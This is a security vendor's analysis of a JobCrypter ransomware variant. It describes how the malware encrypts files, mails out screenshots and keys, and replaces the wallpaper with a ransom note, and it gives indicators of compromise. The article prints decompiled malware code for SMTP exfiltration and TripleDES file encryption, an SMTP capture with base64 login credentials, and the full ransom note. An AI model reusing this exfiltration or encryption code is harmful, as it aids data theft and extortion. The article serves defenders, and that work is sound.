
Spotted: JobCrypter Ransomware Variant With New Encryption Routines, Captures Desktop Screenshots

trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/jobcrypter-ransomware-with-new-routines-for-encryption-desktop-screenshots

A variant of JobCrypter ransomware was observed using new routines for encryption and features the ability to send a screenshot of the victim's desktop to an email address. Aside from encrypting files twice, the ransom note is unconventionally found in the same encrypted file. Trend Micro machine learning and behavioral detection technology has proactively blocked this variant of JobCrypter at the time of discovery.

Routine

The new sample of JobCrypter (detected by Trend Micro as RANSOM.WIN32.JOBCRYPTER.THOAAGAI) was observed in the wild, reportedly seen on a suspected compromised website. While the malware's installation and launch procedures are similar with the 2017 attacks, this sample adds a routine that sends a screenshot of the victim's desktop and system information to an email address via SMTP. It also deletes the registry it created, *HKCU\Software\MOI*.




Time	PID	Process Path	Operation	Info
13:30:45:613	3320	C:\Windows\System32\cm...	new process	C:\Users\Win7x32\Desktop\37e28559fba615aee1204eebf551
13:30:50:886	3588	C:\Users\Win7x32\Deskto...	create file	C:\Users\Win7x32\AppData\Local\GDIPFONTCACHEV1.DAT
13:31:11:946	3588	C:\Users\Win7x32\Deskto...	create file	C:\Users\Win7x32\AppData\Roaming\nlo.exe
13:31:12:070	3588	C:\Users\Win7x32\Deskto...	modify file	C:\Users\Win7x32\AppData\Roaming\nlo.exe
13:31:15:877	3588	C:\Users\Win7x32\Deskto...	change file attr	C:\Users\Win7x32\AppData\Roaming\nlo.exe
13:31:15:924	3588	C:\Users\Win7x32\Deskto...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
13:31:16:548	3588	C:\Users\Win7x32\Deskto...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Inten
13:31:16:548	3588	C:\Users\Win7x32\Deskto...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Inten
13:31:16:548	3588	C:\Users\Win7x32\Deskto...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Inten
13:31:16:548	3588	C:\Users\Win7x32\Deskto...	set registry value	key: HKCU\Software\Microsoft\Windows\CurrentVersion\Inten
13:31:16:563	3588	C:\Users\Win7x32\Deskto...	new process	"C:\Users\Win7x32\AppData\Roaming\nlo.exe"
13:31:16:782	3588	C:\Users\Win7x32\Deskto...	process exit	
13:31:20:463	2324	C:\Users\Win7x32\AppDa...	create file	C:\Users\Win7x32\AppData\Local\Temp\Screen.jpg

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Win7x32>C:\Users\Win7x32\Desktop\37e28559fba615aee1204eebf551dc588f7dc5
b8a7e11893a1602da40b03f4fb.exe

C:\Users\Win7x32>
```

[redacted]


Subnet Mask:
System Type:
User Name:
Volumes:

Figure 1. JobCrypter's new routine includes capturing screenshots of the infected unit's screen.



```
try
{
    mailMessage.From = new MailAddress("[redacted]", Environment.MachineName);
    mailMessage.Subject = "V3.1 New Client " + generale.smethod_0();
    mailMessage.Body = "------Process List------\r\n" + Mail.GetAllProcess() + "-----------------------\r\nSerial
      Number: " + string_0;
    if (Operators.CompareString(Mail.DektopPreview(), "error", false) != 0)
    {
        Attachment item = new Attachment(Mail.DektopPreview());
        mailMessage.Attachments.Add(item);
    }
    mailMessage.To.Add("[redacted]");
    smtpClient.Port = Conversions.ToInteger("587");
    smtpClient.EnableSsl = false;
    smtpClient.Credentials = new NetworkCredential("[redacted]");
    smtpClient.Send(mailMessage);
    result = true;
}
```


Figure 2. The malware sends the desktop screenshot and system information to an email address.



```
220 [redacted] Nemesis ESMTP Service ready
EHLO [redacted]
250-[redacted] Hello [redacted] [[redacted]]
250-8BITMIME
250-AUTH LOGIN PLAIN
250-SIZE 69920427
250 STARTTLS
AUTH login Y2FwY0BzYWdmb3JtLmZy
334 UGFzc3dvcmQ6
QXB0dzIxQHAyMQ==
235 Authentication succeeded
MAIL FROM:<[redacted]>
250 Requested mail action okay, completed
RCPT TO:<[redacted]>
250 OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
MIME-Version: 1.0
From: [redacted] <[redacted]>
To: [redacted]
Date: 18 Jan 2019 19:00:39 +0800
Subject: V3.1 New Client [redacted]
Content-Type: multipart/mixed; boundary=--boundary_0_05127daf-19c4-419d-a95f
d90240ed8678


----boundary_0_05127daf-19c4-419d-a95f-d90240ed8678
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

------Process List------=0D=0Atset-cleaned.exe-.exe | =0D=0Asmss.exe | =
```

Figure 3. JobCrypter's network activity. According to analysis, the information sent to the email address includes the system's running processes, volume serial number, machine name, and the 67-digit encryption/decrypter key.

The wallpaper of the infected machine changes to include the ransom note and a display box for the cybercriminal's ransom demand and instructions.




Bonjour,
Nous sommes des êtres humains sans emploi on cherche pas les problèmes, On veut juste nourrir nos familles,
Nous vous demandons de ne pas faire des bêtises avec nous parce que ce n'est pas bien pour vous
Nous avons crypté tous vos fichiers En utilisant un algorithme renforcer,
Et nous vous demandons de nous payer une rançon de 1000 EUR pour décrypter et récupérer vos fichiers,
Nous vous garantissons le déblocage total de vos fichiers et ne plus jamais entendre parler de nous,
Contactez-nous sur l'un des e-mails citer là-dessous pour vous communiquer le moyen de paiement
Pour vous prouver que nous pourons décryptées et récupérer vous fichier,
Envoyez nous un seul fichier de format photo ou vidéo ou bien une musique pour le décryptage et nous le feront gratuitement,
N'oubliez pas de citer sur l'e-mail l'identifiant suivant: [redacted]
Votre identifiant nous permettra de localiser votre clé de décryptage parmi celles de nos clients,

[redacted]

Si vous effectuer le payement dans la matinée du samedi au jeudi vous aurez la clé de décryptage après une ou deux heures au plus tard
Sinon vous serez obligé d'attendre 24 heures
Vous avez 15 jours pour payer à partir de cette date: 1/17/2019 ,
Si vous dépasser ce délai la rançon augmentera de 50 euros par jour, nous vous conseillons donc de respecter les délais citer là dessus
Ne supprimer surtout pas ce fichier, car si vous le faites vous supprimer aussi votre fichier, descendez pour voir,
Le texte que vous voyez en dessous si votre fichier crypté.
Merci.☺

Figure 4. Desktop wallpaper is changed to the ransom note.

A display box also appears with a text box and a button that reads “Unblock my files,” as well as a link that says “Don’t have a password? Click here.” When clicked, it opens *%Desktop%\Comment débloquer mes fichiers.txt* via notepad. Should the user of the infected machine have the decrypting key — found in the registry *HKCU\Software\MOI* before deletion — the ransomware will use the input text to decrypt *%User Profile%\ntuser.ini.css.* If successful, it will continue decrypting all the files with the *.css* extension, delete the registries it created including the autostart registry, the files it dropped, and the malware itself. If not, another message box will appear with the text “*Mot de passe invalide*” or “Invalid password”.


Tous vos fichiers sont Crypté

BX1

Débloquer mes fichiers

Vous n'avez pas de mot de passe ?, cliquer ICI


Votre Identifiant: [redacted]

Statut: / Tous les fichiers en été Crypté

Figure 5. The message displayed also says “All your files are encrypted. Don’t have a password? Click here” and “Unblock my files” button.


[Read: JavaScript malware in spam spreads ransomware, miners, spyware, worm]

This ransomware variant has a few unique routines. Once it finds a file, it encodes all the file’s content to Base64 and encrypts the encoded content with Triple DES algorithm, and then encodes the encrypted file again to Base64. It also prepends the ransom note with the encrypted file instead of dropping another file in the system as most ransomware routines do before it finally deletes the original file in the drive. All the encrypted files are changed to *.css* extension.




```
try
{
    string string_ = Convert.ToBase64String(File.ReadAllBytes(string_0));
    string str = EncodeFiles.tdsEncode(string_, EncodeFiles.Password, false);
    EncodeFiles.WriteFile(string_0 + ".css", EncodeFiles.MessageContains + ";" + str);
    File.Delete(string_0);
```

Figure 6. The malware encodes the file content to Base64.



```
public static string tdsEncode(string string_0, string string_1, bool bool_0 = false)
{
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = mD5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(string_1));
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
    byte[] bytes = Encoding.ASCII.GetBytes(string_0);
    return Convert.ToBase64String(cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length));
}
```

Figure 7. The encoded file is encrypted with Triple DES then further encoded.



```
   Desktop.ini.css   ↓FRO ---------              0      00000000|Hiew 7.20 (c)SEN
Bonjour,
Nous sommes des ├¬tres humains sans emploi on cherche pas les probl├¿mes, On ve
Nous vous demandons de ne pas faire des b├¬tises avec nous parce que ce n'est p
Nous avons crypt├⌐ tous vos fichiers En utilisant un algorithme renforcer,
Et nous vous demandons de nous payer une ran├ºon de 1000 EUR  pour d├⌐crypter e
Nous vous garantissons le d├⌐blocage total de vos fichiers et ne plus jamais en

Contactez-nous sur l'un des e-mails citer l├á-dessous pour vous communiquer le
Pour vous prouver que nous pouvons d├⌐crypt├⌐es et r├⌐cup├⌐rer vous fichier,
Envoyez nous un seul fichier de format photo ou vid├⌐o ou bien une musique pour
N'oubliez pas de citer sur l'e-mail identifiants suivants: [redacted]
Votre identifiant nous permettra de localiser votre cl├⌐ de d├⌐cryptage parmi c

[redacted]

[redacted]


Si vous effectuer le payement dans la matin├⌐e du samedi au jeudi vous aurez la
Sinon vous serez oblig├⌐ d'attendre 24 heures

Vous avez 15 jours pour payer ├á partir de cette date: 1/17/2019 11:20:45 AM ,
Si vous d├⌐passer ce d├⌐lai la ran├ºon augmentera de 50 euros par jour, nous vo

Ne supprimer surtout pas ce fichier, car si vous le faites vous supprimer aussi
Le texte que vous voyez en dessous si votre fichier crypt├⌐.


Merci.
```

```
;VS1HWqH4A6LROPDPVa7gMy628k0jAKpYAaR1zF7Ls8pJ6SR/v1eUb5QEk24jD1cIRE+xKSGw5N7xyq
```

Figure 8. The ransom note is found in the encrypted file, and the original file is deleted from the drive.

The ransom note demands a payment of €1,000 within 24 hours to get the decrypter. The key is made of 67 digits of random numbers between 0 to 9 – found in the registry and body of the sent email – but is deleted by the malware itself during encryption of the files. Since the key used in encrypting the files was in the system prior to deletion, decryption is possible. Experienced cybersecurity practitioners will notice and know that while the routine is unconventional, the ransom note always ends in ";" and is prepended before the encrypted file content, making it possible to recover important data files.

[Read: Ransomware MongoLock immediately deletes files, formats backup drives]

JobCrypter was among the new ransomware families that affected thousands of businesses and individuals in early 2017. We can expect cybercriminals to continue exploring and combining new techniques with old malware and tools to infiltrate systems for profit. These best practices can help defend against this threat:

- Regularly download updates and patches from legitimate vendors.
- Install a multi-layered security solution that can scan and block malicious URLs.

- Practice the 3-2-1 system for backing up your files.

Trend Micro Solutions

Trend Micro Smart Protection Suites™ proactively detects and blocks this threat.

Indicators of Compromise

SHA256	Detection
37e28559fba615aee1204eebf551dc588f7dc5b8a7e11893a1602da40b03f4fb	RANSOM.WIN32.JOBCRYPTER.THOAAGAI

With additional insights from Raphael Centeno and Warren Sto. Tomas

HIDE

Like it? Add this infographic to your site:
1. Click on the box below.   2. Press Ctrl+A to select all.   3. Press Ctrl+C to copy.   4. Paste the code into your page (Ctrl+V).

Image will appear the same size as you see above.

Posted in Cybercrime & Digital Threats, Ransomware